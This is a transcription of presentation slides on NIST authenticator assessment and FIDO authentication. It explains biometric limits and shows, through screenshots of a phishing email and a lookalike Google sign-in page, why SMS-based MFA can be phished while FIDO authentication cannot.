- **Biometric characteristics** – something you are (fingerprint/face) AND/OR something you do (behavioral, voice pattern, gait).
- **Biometric limitations**:
  - Biometrics are not secrets (fingerprints can be found on phones, coffee mugs, etc…).
  - Cannot be used for Single Factor Authentication.
  - Cannot be revoked (you only have 10 fingerprints and cannot be changed).
  - Biometric verification is probabilistic (not deterministic).
  - Biometric comparison algorithms vary in performance.
- All biometric authentication in SP 800-63-3 is 1:1, not 1: N.



Assessing Authenticators

Questions to ask when assessing authentication solutions:

Is it single or multifactor?	• Reminder: a something you know + biometric does not reach AAL2, and is not considered MFA by NIST.
What are the two factors?	• Memorized secret or biometric + possession-based verification factor
For each factor, what is the secret or private information?	• Example secrets: password, pin, OPT, cryptographic key • Example private information: biometrics
How is the secret verified?	• Examples: hash matching, cryptographic challenge, OTP algorithm, biometric matching
How is the secret protected?	• Examples: Software storage, hardware storage, trusted platform, tamper resistant, hashed and salted?

MFA with FIDO

2022-06-15

Dirk Balfanz & Christiaan Brand

FIDO Authenticators come in different shapes and sizes

Some are dedicated devices.

Some are built into general-purpose devices.

FIDO Authenticators come in different shapes and sizes

Some have biometric scanners.

Some don’t.

FIDO Authenticators come in different shapes and sizes


Some are FIPS certified.

Some aren’t.

FIDO Authenticators come in different shapes and sizes

But all implement the ***phishing-resistant*** FIDO standard.

MFA ≠ Phishing-Resistant



Google

Someone has your password

Hi Jack,


Someone just used your password to try to sign in to your Google Account jack@gmail.com.

Details:

Saturday, 19 March, 8:34:30 UTC
IP Address: 134.249.139.239
Location: Ukraine

Google stopped this sign-in attempt. You should change your password immediately.

Best,
The Gmail Team



https://www.goggle.com


Google

Hi Dirk

balfanz.test@gmail.com

To continue, first verify it's you

MFA ≠ Phishing-Resistant



real

Gmail

https://accounts.google.com/signin/v2/ide...

Google

Sign in

to continue to Gmail

Email or phone

Forgot email?


Not your computer? Use Guest mode to sign in privately.
Learn more

Create account

Next

English (United States)

Help Privacy Terms



fake

Sign in - Google Accounts

https://accounts.google.com.https-com.tk/signi...

Google

Sign in

with your Google Account

Email or phone

Forgot email?

Not your computer? Use Guest mode to sign in privately.
Learn more


Create account

Next

English (United States)

Help Privacy Terms

MFA ≠ Phishing-Resistant



Google

2-Step Verification

This extra step shows it's really you trying to sign in

balfanz.test@gmail.com


2-Step Verification

A text message with a 6-digit verification code was just sent to (•••) •••-••23

Enter the code

G-

☑ Don't ask again on this computer


fake
Sign in - Google Accounts
https://accounts.google.com.https-com.tk/signi...
Next
More options
English (United States)
Help
Privacy
Terms

Google

2-Step Verification

This extra step shows it's really you trying to sign in

balfanz.test@gmail.com

2-Step Verification


A text message with a 6-digit verification code was just sent to (•••) •••-••23

Enter the code

G-

☑ Don't ask again on this computer

FIDO Authentication: It's the right user + No phisher in the middle



Verify your identity


TriBank.com wants to enable fingerprint to authenticate

Touch the fingerprint sensor

Cancel

FIDO ensures:
✓ **Right user present**
✓ **No phisher in middle**

FIDO Authentication: It’s the right user + No phisher in the middle



Verify your identity


TriBank.com wants to enable fingerprint to authenticate

Touch the fingerprint sensor

Cancel

